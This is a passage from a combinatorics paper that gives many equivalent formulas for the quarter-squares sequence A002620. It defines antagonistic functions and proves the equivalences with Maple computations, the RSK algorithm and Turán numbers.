$L(r,c)=L(r,c-1)+L(r-1,c)-\begin{cases}\binom{(r+c)/2}{c/2}, & \text{if both } r,c \text{ even}\\ 0, & \text{otherwise}\end{cases}$ *and* $L(1,c)=L(r,1)=1$ *for all* r,c *positive integers.*

25. $1+|A_n|$ *where* $A_n=\{\,\{i,j\}\subseteq\{1,\ldots,n\}\mid i\neq j \text{ and } n\leq i+j\,\}$

this is one more than the sum for $n\leq m\leq 2n-1$ *of the number of partitions of* m *with two distinct parts from* $\{1,\ldots,n\}$.

26. *The sum of the* n^{th} *row of the following array.*

$n\backslash k$	1	2	3	4	5	6	7	8	9
1	**1**								
2	1	1							
3	1	**2**	1						
4	1	2	2	1					
5	1	2	**3**	2	1				
6	1	2	3	3	2	1			
7	1	2	3	**4**	3	2	1		
8	1	2	3	4	4	3	2	1	
9	1	2	3	4	**5**	4	3	2	1

27. *One more than the sum for* $n\leq m\leq 2n-1$ *of the number of partitions of* m *with two parts minus* $n-1$ *choose* 2 $=1+\sum_{m=n}^{2n-1}\left\lfloor\frac{m-1}{2}\right\rfloor-\binom{n-1}{2}=1+\sum_{m=n}^{2n-1}\left\lfloor\frac{m}{2}\right\rfloor-\left\lfloor\frac{n}{2}\right\rfloor-\binom{n-1}{2}$,

$=1+\sum_{i=0}^{n-1}\left\lfloor\frac{n-1+i}{2}\right\rfloor-\binom{n-1}{2}=1+\sum_{i=0}^{n-1}\left\lceil\frac{n-2+i}{2}\right\rceil-\binom{n-1}{2}$,

$$= \begin{cases} f_f(n)+n, & \text{if } n \text{ odd} \\ f_f(n), & \text{if } n \text{ even} \end{cases} \quad \text{where } f_f(n) = (n+\lfloor n/2 \rfloor)\lfloor n/2 \rfloor - \binom{n}{2},$$

$$= \begin{cases} f_c(n)-n, & \text{if } n \text{ odd} \\ f_c(n), & \text{if } n \text{ even} \end{cases} \quad \text{where } f_c(n) = (n+\lceil n/2 \rceil)\lceil n/2 \rceil - \binom{n}{2}.$$

28. *Turán's number for triangles in a graph on $n+1$ vertices = the maximum number of edges of a graph on $n+1$ vertices which has no triangles* $= \binom{n+1}{2} - \binom{\lfloor \frac{n+1}{2} \rfloor}{2} - \binom{\lfloor \frac{n+2}{2} \rfloor}{2} = \binom{n+1}{2} - \binom{\lceil \frac{n}{2} \rceil}{2} - \binom{\lceil \frac{n+1}{2} \rceil}{2} = \binom{\lfloor \frac{n+2}{2} \rfloor}{2} + \binom{\lfloor \frac{n+3}{2} \rfloor}{2} = \binom{\lceil \frac{n+1}{2} \rceil}{2} + \binom{\lceil \frac{n+2}{2} \rceil}{2} = \binom{\lfloor \frac{n+2}{2} \rfloor}{2} + \binom{\lceil \frac{n+2}{2} \rceil}{2}$.

29. $\max\limits_{u \in [0,1]^{n+1}} \sum\limits_{1 \le i < j \le n+1} |u_i - u_j|$ *where $[0,1]^{n+1}$ is the collection of sequences of real numbers from the interval $[0,1]$ of length $n+1$. This is problem 97 of [4].*

Other expressions. In OEIS [31] for this sequence, there is a reference to probability [16], and in [14] the Encyclopedia of Combinatorial Structures 105 there is a combinatorial structure for this sequence. In [9] this sequence counts orbits of permutation groups. The inverse image of diagonals $(\pm i, \pm i)$ under the spiral function of [20, Exercise 40, p.99] is sequence A002620.

Comment. For all of the expressions in theorem 1.1, it could be argued (or defined) that they are zero for $n = 0$. In the OEIS [31] this sequence is preceded by *two* zeros. One reason for this may be that the lower triangular matrix given by the method of [18] for A002620 has a simpler form when this input sequence has at least two leading zeros. See [27] for more recent work on this method.

2 Antagonistic functions

Two integer functions which satisfy the conditions of item 19 of the main theorem, are antagonistic in the sense that, in general, they are not both too large at the same time.

Definition 2.1 *Let n be a positive integer, Ω a finite set, then f and g are* (*upper*) antagonistic *on Ω of order n if*

1. *f and g are functions from Ω to $\{1, \ldots, n\}$,*
2. *for any $u \in \Omega$, $\quad f(u) + g(u) \le n+1$,*
3. $\max\limits_{u \in \Omega} f(u) \cdot g(u) = \left\lfloor \left(\frac{n+1}{2}\right)^2 \right\rfloor$.

This is related to the upper bound of the Nordhaus-Gaddum inequality [26]; see [15]. Examples of antagonistic functions are in items 11 to 18 of the main theorem. In this paper, only upper antagonistic functions are considered [34].

2.1 Examples which are not antagonistic

A. Let $\Omega_n = \text{graph}(n)$, the simple graphs on n vertices. Let $f(G) = \overline{\omega}(G)$, the independence number of graph G, and $g(G) = 1 + \lfloor \frac{1}{n} \sum_{v=1}^{n} \deg(v) \rfloor$. If $n = 6$, f and g are *not* antagonistic, because the graph G on 6 vertices which is the complement of K_4, has $\overline{\omega}(G) = 4$ and $1 + \lfloor \frac{1}{6} \sum_{v=1}^{6} \deg(v) \rfloor = 1 + \lfloor \frac{18}{6} \rfloor = 4$. Thus $f(G) + g(G) > n + 1$ and the definition fails.

B. Let $\Omega_n = \{1, \ldots, n\}$, $f(i) = i$ and $g(i) = \lceil \frac{n}{i} \rceil$ for $1 \leq i \leq n$. If $5 \leq n$, f and g are *not* antagonistic, since $\underset{i \in \{1..n\}}{\text{Max}} f(i) \cdot g(i) < \left\lfloor \left(\frac{n+1}{2}\right)^2 \right\rfloor$ and the definition fails.

2.2 Properties of antagonistic functions

Proposition 2.2 *Let n be a positive integer, Ω a finite set, f and g functions from Ω to $\{1, \ldots, n\}$, such that for every $u \in \Omega$, $f(u) + g(u) \leq n + 1$, then*
f and g are antagonistic of order n if and only if there is a $w \in \Omega$ such that $\left\lfloor \left(\frac{n+1}{2}\right)^2 \right\rfloor \leq f(w) \cdot g(w)$.

Proof There exists $w \in \Omega$ such that $f(w) \cdot g(w) \geq \left\lfloor \left(\frac{n+1}{2}\right)^2 \right\rfloor$ is the same as $\underset{u \in \Omega}{\text{Max}} f(u) \cdot g(u) \geq \left\lfloor \left(\frac{n+1}{2}\right)^2 \right\rfloor$ and the opposite inequality follows from the AM-GM inequality $ab \leq \left\lfloor \left(\frac{a+b}{2}\right)^2 \right\rfloor$ and the assumption $f(u) + g(u) \leq n + 1$. □

Lemma 2.3 *Let i and j be positive integers, then $|i - j| \leq 1 \iff \left\lfloor \frac{(i+j)^2}{4} \right\rfloor \leq i \cdot j$*

Proof. Let i and j be positive integers, $|i - j| \leq 1 \iff (i - j)^2 \leq 1 \iff (i - j)^2 < 4 \iff (i + j)^2 < 4(ij + 1) \iff \frac{(i+j)^2}{4} - 1 < ij \iff \lfloor \frac{(i+j)^2}{4} \rfloor \leq ij$, for the last implication see [20, p.69]. □

Fact 2.4 *The function $m \mapsto \lfloor \frac{m^2}{4} \rfloor$ on the positive integers is*

1. *strictly increasing and thus is one-to-one, and*
2. *$\lfloor \frac{m^2}{4} \rfloor \leq \lfloor \frac{n^2}{4} \rfloor \Longrightarrow m \leq n$ for all m and n positive integers.*

Lemma 2.5 *Let n be a positive integer, Ω a finite set, f and g functions from Ω to $\{1, \ldots, n\}$, such that for every $u \in \Omega$, $f(u) + g(u) \leq n + 1$, then for every $w \in \Omega$,*
$\left\lfloor \frac{(n+1)^2}{4} \right\rfloor \leq f(w) \cdot g(w)$ *if and only if* $f(w) + g(w) = n + 1$ *and* $|f(w) - g(w)| \leq 1$.

Proof. (⇒ *left part*) By AM-GM, $\left\lfloor \frac{(n+1)^2}{4} \right\rfloor \leq f(w) \cdot g(w) \Rightarrow \left\lfloor \frac{(n+1)^2}{4} \right\rfloor \leq \left\lfloor \frac{(f(w)+g(w))^2}{4} \right\rfloor \Rightarrow n + 1 \leq f(w) + g(w)$ the last by fact 2.4, and since $f(w) + g(w) \leq n + 1$ by assumption, we get $f(w) + g(w) = n + 1$.

(*right part*) $f(w)+g(w) \leq n+1$ and $\left\lfloor \frac{(n+1)^2}{4} \right\rfloor \leq f(w)\cdot g(w) \Rightarrow \left\lfloor \frac{(f(w)+g(w))^2}{4} \right\rfloor \leq f(w)\cdot g(w) \Rightarrow |f(w)-g(w)| \leq 1$ by lemma 2.3. $\square$

Proof. ($\Leftarrow$) (*this is used several times in the following proof of the main theorem*) By lemma 2.3 $|f(w)-g(w)| \leq 1 \Rightarrow \left\lfloor \frac{(f(w)+g(w))^2}{4} \right\rfloor \leq f(w)\cdot g(w)$, but since $f(w)+g(w)=n+1$ we get $\left\lfloor \frac{(n+1)^2}{4} \right\rfloor \leq f(w)\cdot g(w)$. $\square$

In summary we have the following.

Proposition 2.6 (Characterization of antagonistic functions) *Let n be a positive integer, Ω a finite set, and f and g functions from Ω to $\{1,\ldots,n\}$ such that $f(u)+g(u) \leq n+1$ for all $u \in \Omega$, then f and g are antagonistic of order n on Ω if and only if there exists $w \in \Omega$ such that $f(w)+g(w)=n+1$ and $|f(w)-g(w)| \leq 1$.*

Note that, $|f(w)-g(w)| \leq 1$ can be replaced by $|f(w)-g(w)| = \begin{cases} 0, \text{ if } n \text{ odd} \\ 1, \text{ if } n \text{ even} \end{cases}$ and those $w \in \Omega$ for which the maximum is achieved are exactly those which satisfy the right hand conditions.

Fact 2.7 *Let A and B be finite sets, f a function from A **onto** B, G a mapping from B to $\mathbb{R}$ and for all $a \in A$, let $F(a)=G(f(a))$, then $\underset{a\in A}{\text{Max}}\, F(a) = \underset{b\in B}{\text{Max}}\, G(b)$ and $\underset{a\in A}{\text{Min}}\, F(a) = \underset{b\in B}{\text{Min}}\, G(b)$.*

In items 13 to 17, of the theorem Ω is a complemented lattice. It would be interesting to study those functions f from Ω to $\{1,\ldots,n\}$ such that f and $\overline{f}$ are antagonistic, where $\overline{f}(u)=f(\overline{u})$.

Please send to the author other examples of these functions. (There are more in graph theory, consider upper domination Γ, irredundance IR [12], and CO-irredundance $COIR$ [11] numbers)

We could count those elements which achieve the maximum in items 11 to 18 of the main theorem. Note, we must define when two elements are different.

- For items 14, the count is $1,2,1,2,1,2,1,2,1\cdots = \begin{cases} 1, \text{ if } n \text{ odd} \\ 2, \text{ if } n \text{ even} \end{cases}$ which is sequence A000034.
- For items 11, the count is $1,2,2,6,8,\ldots$
- For item 16, the count is $1,2,2,6,8,\ldots$
- For item 17, the count is $1,2,2,6,7,\ldots$
- For item 18, the count is $1,2,2,5,4,\ldots$

3 Proof of the theorem

Most of the expressions involving floors and ceilings in the theorem may be shown to be equal to item 2 by setting $n = 2k$ and $n = 2k-1$ and manipulating the resulting algebraic expression. Such examples are items 3, 4, 5, 6, 27, and 28. This is how many of these expressions were found.

• $(1 = 2)$ From the pattern of the sequence in item 1, the $2k-1^{th}$ term is k^2 and the $2k^{th}$ term is k^2+k.

• (2) use $\begin{cases} 0, \text{ if } n \text{ odd} \\ 1, \text{ if } n \text{ even} \end{cases} = \frac{1-(-1)^n}{2}$ for the last equality.

• $(2 = 3)$ If n is odd, $\frac{(n+1)^2}{4} = \left\lfloor \frac{(n+1)^2}{4} \right\rfloor$ since 4 divides $(n+1)^2$ and if n is even $(= 2k)$, then $\frac{(n+1)^2-1}{4} = \frac{(2k+1)^2-1}{4} = k^2+k = \left\lfloor k^2+k+\frac{1}{4} \right\rfloor = \left\lfloor \frac{(2k+1)^2}{4} \right\rfloor = \left\lfloor \frac{(n+1)^2}{4} \right\rfloor$.

• $(2 = 4)$ if n even $(n = 2k)$, then $\left\lfloor \frac{n+1}{2} \right\rfloor \cdot \left\lceil \frac{n+1}{2} \right\rceil = \left\lfloor k+\frac{1}{2} \right\rfloor \cdot \left\lceil k+\frac{1}{2} \right\rceil = k(k+1)$ and if n is odd $(= 2k-1)$, then $\left\lfloor \frac{n+1}{2} \right\rfloor \cdot \left\lceil \frac{n+1}{2} \right\rceil = k^2$.

• (4) The expressions in this item are shown to equal by using $\left\lceil \frac{m}{2} \right\rceil = \left\lfloor \frac{m+1}{2} \right\rfloor$, $\left\lceil \frac{m}{2} \right\rceil - \left\lfloor \frac{m}{2} \right\rfloor = \begin{cases} 1, \text{ if } m \text{ odd} \\ 0, \text{ if } m \text{ even} \end{cases}$ and $\left\lceil \frac{m+1}{2} \right\rceil = \left\lceil \frac{m}{2} \right\rceil + \begin{cases} 0, \text{ if } m \text{ odd} \\ 1, \text{ if } m \text{ even} \end{cases}$ from chapter 3 of [20].

• $(4 = 5)$ item $5 = \sum_{k=1}^{n} \left\lceil \frac{k}{2} \right\rceil = 2\left(\sum_{k=1}^{\lceil n/2 \rceil} k\right) - \begin{cases} \lceil n/2 \rceil, \text{ if } n \text{ odd} \\ 0, \quad \text{if } n \text{ even} \end{cases}$

$= \left\lceil \frac{n}{2} \right\rceil \left(\left\lceil \frac{n}{2} \right\rceil + 1 \right) - \begin{cases} \lceil n/2 \rceil, \text{ if } n \text{ odd} \\ 0, \quad \text{if } n \text{ even} \end{cases} = \left\lceil \frac{n}{2} \right\rceil \left(\left\lceil \frac{n}{2} \right\rceil + \begin{cases} 0, \text{ if } n \text{ odd} \\ 1, \text{ if } n \text{ even} \end{cases} \right) =$ item 4.

• $(4 = 6)$ Use $m = \left\lfloor \frac{m}{2} \right\rfloor + \left\lceil \frac{m}{2} \right\rceil$.

• (6) In the last line:

For $n = 2m$,

$\sum_{k=\lfloor \frac{n+2}{2} \rfloor}^{n} 2k-n = \sum_{k=m+1}^{2m} 2k-2m = \sum_{i=1}^{m} 2i = \sum_{k=m+1}^{2m} 2k-2m = \sum_{k=\lceil \frac{n+1}{2} \rceil}^{n} 2k-n.$

For $n = 2m-1$,

$\sum_{k=\lfloor \frac{n+2}{2} \rfloor}^{n} 2k-n = \sum_{k=m}^{2m-1} 2k-2m+1 = \sum_{i=1}^{m} 2i-1 = \sum_{k=m}^{2m-1} 2k-2m+1 = \sum_{k=\lceil \frac{n+1}{2} \rceil}^{n} 2k-n.$

• $(7 = (8a, \ldots, 8d))$

Use `rsolve` of Maple V Release 5 (or Maple 7) with generating function option as follows.

```
> 8(a) rsolve({f(n+1)+f(n)=(n+2)*(n+1)/2, f(1)=1}, f,'genfunc'(x)):factor(%);
```

$$-\frac{x}{(-1+x)^3(1+x)}$$

```
> 8(b) rsolve({f(n+2) = f(n)+n+2, f(1)=1,f(2)=2}, f,'genfunc'(x)):factor(%);
```

$$-\frac{x}{(-1+x)^3(1+x)}$$

```
> 8(c) rsolve({f(n+3) =
f(n+2)+f(n+1)-f(n)+1, f(1)=1,f(2)=2,f(3)=4}, f, 'genfunc'(x)):factor(%);
```

$$-\frac{x}{(-1+x)^3(1+x)}$$

```
> 8(d) rsolve({f(n+4) =
2*f(n+3)-2*f(n+1)+f(n), f(1)=1,f(2)=2,f(3)=4,f(4)=6},
f,'genfunc'(x)):factor(%);
```

$$-\frac{x}{(-1+x)^3(1+x)}$$

The generating function option of `rsolve` is only valid for constant coefficients equations.

• (2 = 8) Use `rsolve` of Maple V Release 5 (or Maple 7) as follows.

```
> 8(a) rsolve({f(n+1)+f(n)=(n+2)*(n+1)/2, f(1)=1}, f):simplify(%);
```

$$\frac{1}{8}(-1)^{(n+1)}+\frac{1}{4}n^2+\frac{1}{2}n+\frac{1}{8}$$

```
> 8(b) rsolve({f(n+2) = f(n)+n+2, f(1)=1,f(2)=2}, f):simplify(%);
```

$$\frac{1}{8}(-1)^{(n+1)}+\frac{1}{4}n^2+\frac{1}{2}n+\frac{1}{8}$$

```
> 8(c) rsolve({f(n+3) = f(n+2)+f(n+1)-f(n)+1, f(1)=1,f(2)=2,f(3)=4}, f):
simplify(%);
```

$$\frac{1}{8}(-1)^{(n+1)}+\frac{1}{2}n+\frac{1}{8}+\frac{1}{4}n^2$$

```
> 8(d)
rsolve({f(n+4) = 2*f(n+3)-2*f(n+1)+f(n), f(1)=1,f(2)=2,f(3)=4,f(4)=6},
f):simplify(%);
```

$$\frac{1}{8}(-1)^{(n+1)}+\frac{1}{4}n^2+\frac{1}{2}n+\frac{1}{8}$$

```
> 8(e) rsolve({(n+1)*f(n+2) = 2*f(n+1)+(n+3)*f(n), f(1)=1,f(0)=0},
f):simplify(%);
```

$$\frac{1}{8}(-1)^{(n+1)}+\frac{1}{4}n^2+\frac{1}{2}n+\frac{1}{8}$$

```
> 8(f) rsolve({(n+2)*f(n+3)=
      (n+3)*f(n+2)+(n+2)*f(n+1)-(n+3)*f(n), f(2)=2,f(1) = 1, f(0) = 0},f);
```

$$-\frac{1}{8}(-1)^n+\frac{1}{8}+\frac{1}{2}n+\frac{1}{4}n^2$$

• (8) Using `rectohomrec` from the Maple V Release 5 share package `gfun`, 8a gives 8e, 8b gives 8f and 8c gives 8d.

• (5 = 9*a*) sum of difference, see [24].

• (7 = 9*a*) the generating function of the sequence in item 9a is $\frac{x}{(1-x)(1-x^2)} = \frac{1}{(1-x)}\sum_{k=1}^{\infty} x^{2k-1} = \sum_{k=1}^{\infty}\lceil\frac{k+1}{2}\rceil x^k$.

• (8 = 9) Easy to show 8b=9c and 8c=9d.

• (9) These are shown to be equal by simple manipulations of differences; see [24].

• (7 = 10) Show (using Maple) that the generating function satisfies the differential equation.

• (7 = 10) Use `dsolve` of Maple V Release 5 (or Maple 7) as follows.

```
> 10(a) ode1:=(1-x^2)*diff(F(x),x)=2*(1+2*x)*F(x);
```

$$ode1 := (1-x^2)\,(\tfrac{\partial}{\partial x}\,\mathrm{F}(x)) = 2\,(1+2\,x)\,\mathrm{F}(x)$$

```
> dsolve({ode1,F(0)=1},F(x));
```

$$\mathrm{F}(x) = -\frac{1}{(x+1)\,(x-1)^3}$$

```
> 10(b) ode2:=(1-x^2)*diff(F(x),x)=1+(4+3*x-2*x^2+x^3)*F(x);
```

$$ode2 := (1-x^2)\,(\tfrac{\partial}{\partial x}\,\mathrm{F}(x)) = 1+(4+3\,x-2\,x^2+x^3)\,\mathrm{F}(x)$$

```
> simplify(dsolve({ode2,F(0)=0},F(x)));
```

$$\mathrm{F}(x) = -\frac{x}{(x+1)\,(x-1)^3}$$

```
> 10(c) ode3:=(1-x^2)*diff(F(x),x,x)=(4+5*x-2*x^2+x^3)*diff(F(x),x)+(3-4*x+3*x^2)*F(x);
```

$$ode3 := (1-x^2)\,(\tfrac{\partial^2}{\partial x^2}\,\mathrm{F}(x)) = (4+5\,x-2\,x^2+x^3)\,(\tfrac{\partial}{\partial x}\,\mathrm{F}(x))+(3-4\,x+3\,x^2)\,\mathrm{F}(x)$$

```
> dsolve({ode3,F(0)=0,D(F)(0)=1},F(x));
```

$$\mathrm{F}(x) = -\frac{x}{(x+1)\,(x-1)^3}$$

```
> 10(d) ode4:=(1-x^2)*diff(F(x),x)=2x+(6+2*x-4*x^2+2*x^3)*F(x);
```

$$ode4 := (1-x^2)\,(\tfrac{\partial^2}{\partial x^2}\,\mathrm{F}(x)) = 2x+(6+2\,x-4\,x^2+2\,x^3)\,\mathrm{F}(x)$$

```
> dsolve({ode4,F(0)=0},F(x));
```

$$\mathrm{F}(x) = -\frac{x^2}{(x+1)\,(x-1)^3}$$

```
> 10(e) ode5:=x*(1-x^2)*diff(F(x),x,x)=(1+6*x+3*x^2-4*x^3+2x^4)*F(x)+(-6-4x^2+4x^3)*F(x);
```

$$ode5 := x(1-x^2)\,(\tfrac{\partial^2}{\partial x^2}\,\mathrm{F}(x)) = (1+6\,x+3\,x^2-4\,x^3+2\,x^4)(\tfrac{\partial}{\partial x}\,\mathrm{F}(x))+(-6-4x^2+4x^3)\,\mathrm{F}(x)$$

```
> dsolve({ode5,F(0)=0,D(D(F))(0)=2},F(x));
```

$$\mathrm{F}(x) = -\frac{x^2}{(x+1)\,(x-1)^3}$$

• (1 = 10) `listtodiffeq` from Maple V R5 share package `gfun` was used to get 10a, 10b and 10d.

• (10) Using `diffeqtohomdiffeq` from Maple V Release 5 share package `gfun`, 10b gives 10c and 10d gives 10e.

• (4 = 11) A quadratic $f(x) = ax^2 + bx + c$ with integer coefficients and a negative has its maximum value at $x = \lfloor \frac{-b}{2a} \rfloor$ and $x = \lceil \frac{-b}{2a} \rceil$. So item 11 $= \operatorname{Max}_{k\in\{1..n\}} -k^2 + (n+1)k = (n+1-\lfloor \frac{n+1}{2} \rfloor)\lfloor \frac{n+1}{2} \rfloor = \lceil \frac{n+1}{2} \rceil \lfloor \frac{n+1}{2} \rfloor =$ item 4, since $m - \lfloor \frac{m}{2} \rfloor = \lfloor \frac{m}{2} \rfloor + \begin{cases} 1, \text{ if } n \text{ odd} \\ 0, \text{ if } n \text{ even} \end{cases} = \lceil \frac{m}{2} \rceil$. Similarly for $x = \lceil \frac{n+1}{2} \rceil$.

• (11 = 12) Since item 12 $= \operatorname{Max}_{\mathfrak{A}\in \mathrm{Part}(1..n)} |\mathfrak{A}| \cdot \operatorname{Max}_{A\in\mathfrak{A}} |A| = \operatorname{Max}_{m\in\{1..n\}} m \operatorname{Max}_{\mathfrak{A}\in \mathrm{Part}_m(1..n)} \operatorname{Max}_{A\in\mathfrak{A}} |A| = \operatorname{Max}_{m\in\{1..n\}} m(n-m+1) =$ item 11, where $\mathrm{Part}_m(1..n)$ are the set partitions of $\{1..n\}$ with m blocks.

• (13 = 15) The Robinson-Schensted-Knuth algorithm [8, p.218], [35, p.94] gives a bijection between permutations of $\{1, \ldots, n\}$ and ordered pairs of Young tableaux of n of the same shape, where the number of rows of the tableaux is the length of the longest increasing subsequence of the permutation and the number of columns is length of the longest decreasing

subsequence.

The **RSK** algorithm as used in C. C. Rousseau's *Partitions and q-series in combinatorics* course at the University of Memphis in spring 2000.

Algorithm 3.1: RSK$(n, \langle a_i \rangle_{i=1}^n)$

INPUT: n, a positive integer
INPUT: $(a_i)_{i=1}^n$, a permutation of $\{1..n\}$
OUTPUT: (P, Q), a pair of standard Young tableaux of order n
and both of the same shape

$P[\,,\,] := \emptyset, Q[\,,\,] := \emptyset$ **comment:** these are empty 2D arrays

for $p := 1$ **to** n
do
- $b := a_p$
- $r := 1$
- **while** row r is not empty **and** b is not greater than the last cell in row r of P
  - **do**
    - $c := \text{Min}\{j \mid b \leq P(r, j)\}$
    - swap$(b, P(r, c))$
    - $r := r + 1$
- **comment:** add a new cell at end of row r of P and Q
- $c :=$ 1 + the number of cells in row r
- $P(r, c) := b$
- $Q(r, c) := p$

return (P, Q)

For a partition of n, a, the #rows(shapeRSK(n, a) = the size of longest increasing subsequence of a and #cols(shapeRSK(n, a) = the size of longest decreasing subsequence of a.

The inverse of the **RSK** algorithm.

Algorithm 3.2: `iRSK`$(n, \langle P, Q\rangle)$

INPUT: n, a positive integer
INPUT: (P, Q), a pair of standard Young tableaux of order n
and both of the same shape
OUTPUT: $(a_i)_{i=1}^n$, a permutation of $\{1..n\}$

for $p := n$ **downto** 1
do
- $(r, c) :=$ find the row and column of the value of p in array Q
- $b := P(r, c)$
- delete cell (r, c) of P
- **while** $r \neq 1$ **do**
  - $r := r - 1$
  - **comment:** in row r of P put b in the correct spot and pass back the bumped value as b
  - $c := \text{Max}\{j \mid P(r, j) < b\}$
  - $\text{swap}(b, P(r, c))$
- $a_p := b$

return $((a_i)_{i=1}^n)$

For P, Q StdYoungTab of n with the same shape, then $\text{iRSK}(n, (P, Q))^{-1} = \text{iRSK}(n, (Q, P))$

- (12 = 14) Use fact 2.7.
- (14) use fact 2.7 to show that compositions and partitions of n give the same result.
- (4 = 14) The partitions $(\lfloor \frac{n+1}{2} \rfloor, \underbrace{1, \ldots, 1}_{\lceil \frac{n-1}{2} \rceil \text{ 1's}})$ and $(\lceil \frac{n+1}{2} \rceil, \underbrace{1, \ldots, 1}_{\lfloor \frac{n-1}{2} \rfloor \text{ 1's}})$ are (the only) partitions of n which achieve the maximum value since $\lfloor \frac{n+1}{2} \rfloor + \lceil \frac{n-1}{2} \rceil = n$ and $\lceil \frac{n+1}{2} \rceil + \lfloor \frac{n-1}{2} \rfloor = n$ and they are equal if n is odd. But for the first partition, $\max\cdot\text{len} = \lfloor \frac{n+1}{2} \rfloor \cdot \left(\lceil \frac{n-1}{2} \rceil + 1 \right) =$ item 4, and for the second $\max\cdot\text{len} = \lceil \frac{n+1}{2} \rceil \cdot \left(\lfloor \frac{n-1}{2} \rfloor + 1 \right) =$ item 4.
- (14 = 15) Use fact 2.7.
- (4 = 16) It is known that $\chi(G) + \chi(\overline{G}) \leq n + 1$ for any graph G with n vertices [26], [10, p. 232]. Now if $G = K_{\lceil \frac{n+1}{2} \rceil} \uplus (n - \lceil \frac{n+1}{2} \rceil) K_1$, then $\chi(G) = \chi(K_{\lceil \frac{n+1}{2} \rceil}) = \lceil \frac{n+1}{2} \rceil$ and $\chi(\overline{G}) = \chi(K_n - K_{\lceil \frac{n+1}{2} \rceil}) = n + 1 - \lceil \frac{n+1}{2} \rceil = \lfloor \frac{n+1}{2} \rfloor$. Now proposition 2.6.
- (3 = 17) Let $G = (n - \lceil \frac{n}{2} \rceil) \cdot \mathrm{K}_1 \uplus \mathrm{K}_{\lceil \frac{n}{2} \rceil}$, then $\omega(G) = \lceil \frac{n}{2} \rceil$ and, since $n = \lceil \frac{n}{2} \rceil + \lfloor \frac{n}{2} \rfloor$, $\overline{\omega}(G) = \lfloor \frac{n}{2} \rfloor + 1$, so $\overline{\omega}(G) - \omega(G) = 1 - (\lceil \frac{n}{2} \rceil - \lfloor \frac{n}{2} \rfloor) = \begin{cases} 0, \text{ if } n \text{ odd} \\ 1, \text{ if } n \text{ even} \end{cases}$. We also have $\overline{\omega}(H) + \omega(H) \leq n + 1$ for every $H \in \text{graph}(n)$, so use proposition 2.6.
- (4 = 18) It is known that $1 + \Delta(G) + \gamma(\overline{G}) \leq n + 1$ for any graph G with n vertices [5, p. 304]. Let $G = \lceil \frac{n-1}{2} \rceil \cdot \mathrm{K}_1 \uplus \mathrm{K}_{1, \lfloor \frac{n-1}{2} \rfloor}$, then $1 + \Delta(G) = 1 + \lfloor \frac{n-1}{2} \rfloor = \lfloor \frac{n+1}{2} \rfloor$ and $\gamma(G) = 1 + \lceil \frac{n-1}{2} \rceil = \lceil \frac{n+1}{2} \rceil$. note that $|V(G)| = \lceil \frac{n-1}{2} \rceil + \lfloor \frac{n-1}{2} \rfloor + 1 = n$.
- (3 = 19) See proposition 2.6.

• (5 = 20) The number of graphs with only m loops on two vertices is equal to the number of partitions of m with at most two parts ($= \lfloor \frac{m+2}{2} \rfloor$). Of the $n-1$ edges if $k \in \{1, \ldots, n-1\}$ are between vertices, there are then $\lfloor \frac{n-1-k+2}{2} \rfloor$ graphs with the remaining edges. Hence the total number of graphs is $\sum_{k=0}^{n-1} \lfloor \frac{n-1-k+2}{2} \rfloor = \sum_{k=0}^{n-1} \lfloor \frac{k+2}{2} \rfloor$ which is item 5.

• (6 = 22) From the following table of the triangles with largest side n, we see that the total number of triangles is $\sum_{k=0}^{\lfloor \frac{n-1}{2} \rfloor} (n-2k)$ which is item 6.

n	sides of triangle
1	111
2	222 221
3	333 332 331 , 322
4	444 443 442 441 , 433 432
5	555 554 553 552 551 , 544 543 542 , 533

Note the strict triangular inequality will be satisfied for integer sided triangles.

• (1 = 22) See [22].

• (9c = 23) Let $k = 1$ in 23, see [2].

• (9a = 24) From the definition of the Losanitsch number following the table of values of $L(r, c)$, we have $L(3, c+1) - L(3, c) = L(2, c+1) = 1, 2, 2, 3, 3, 4, 4, \ldots$ and $L(2, 1) = 1$, which is item 9a.

• (25 = 26) $a_{n,k} = \begin{cases} 1, & \text{if } k = 1 \\ |\{U \in A_n | \min(U) = k-1\}|, & \text{if } k \neq 1 \end{cases}$, where $a_{n,k}$ is the values of the array in item 26, and A_n is as in item 25. (this is how the array in item 26 was found)

• (2 = 26) If n is even item $26 = 2\sum_{k=1}^{\frac{n}{2}} k = \frac{n}{2}(\frac{n}{2}+1) =$ item 2. If n is odd item $26 = 2\sum_{k=1}^{\frac{n-1}{2}} k + \frac{n+1}{2} = \frac{n-1}{2}(\frac{n-1}{2}+1) + \frac{n+1}{2} =$ item 2.

• (2 = 27) Let $n = 2k$ and $= 2k-1$. See chapter 6 of [29] for partitions.

• (28) use: if $n = 2k$ then $\lfloor \frac{n+1}{2} \rfloor = \lceil \frac{n}{2} \rceil = k$, $\lfloor \frac{n+2}{2} \rfloor = \lceil \frac{n+1}{2} \rceil = k+1$, and $\lfloor \frac{n+3}{2} \rfloor = \lceil \frac{n+2}{2} \rceil = k+1$.

if $n = 2k+1$ then $\lfloor \frac{n+1}{2} \rfloor = \lceil \frac{n}{2} \rceil = k+1$, $\lfloor \frac{n+2}{2} \rfloor = \lceil \frac{n+1}{2} \rceil = k+1$, and $\lfloor \frac{n+3}{2} \rfloor = \lceil \frac{n+2}{2} \rceil = k+2$.

• (4 = 28) Let $s = 3$ and $m = n+1$ in Turán's theorem.

Every graph on m vertices not containing a complete graph of s vertices, K_s, has at most $ex(m; K_s^{(2)})$ vertices.

Proposition 3.1 (Turán[1, 25]) *Let $2 \leq m, s$ be positive integers, then the following are equal.*

1. $\binom{m}{2} - \sum_{i=0}^{s-2} \binom{\lfloor \frac{m+i}{s-1} \rfloor}{2}$, *see* [6, p.294],[7, p.54]
2. $\sum_{0 \leq i < j < s-1} \left\lfloor \frac{m+i}{s-1} \right\rfloor \cdot \left\lfloor \frac{m+j}{s-1} \right\rfloor$, *see* [6, 294],[19, p.1234]
3. $\frac{(s-2)(m^2-k^2)}{2(s-1)} + \binom{k}{2}$ *where* $k = \mod(m, s-1) = m - (s-1)\lfloor \frac{m}{s-1} \rfloor$, *see* [21, p.18]

4. $ex(m; K_s^{(2)})$:= *the maximum number of* 2*-sets* (*edges*) *of* $\{1, \ldots, m\}$ *which have no* s *cliques.*

	$ex(m; K_s^{(2)})$														sequence
$s \backslash m$	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	
3	1	2	4	6	9	12	16	20	25	30	36	42	49	56	**A002620**
4	↓	3	5	8	12	16	21	27	33	40	48	56	65	75	A000212
5		↓	6	9	13	18	24	30	37	45	54	63	73	84	A033436
6			↓	10	14	19	25	32	40	48	57	67	78	90	A033437
7				↓	15	20	26	33	41	50	60	70	81	93	
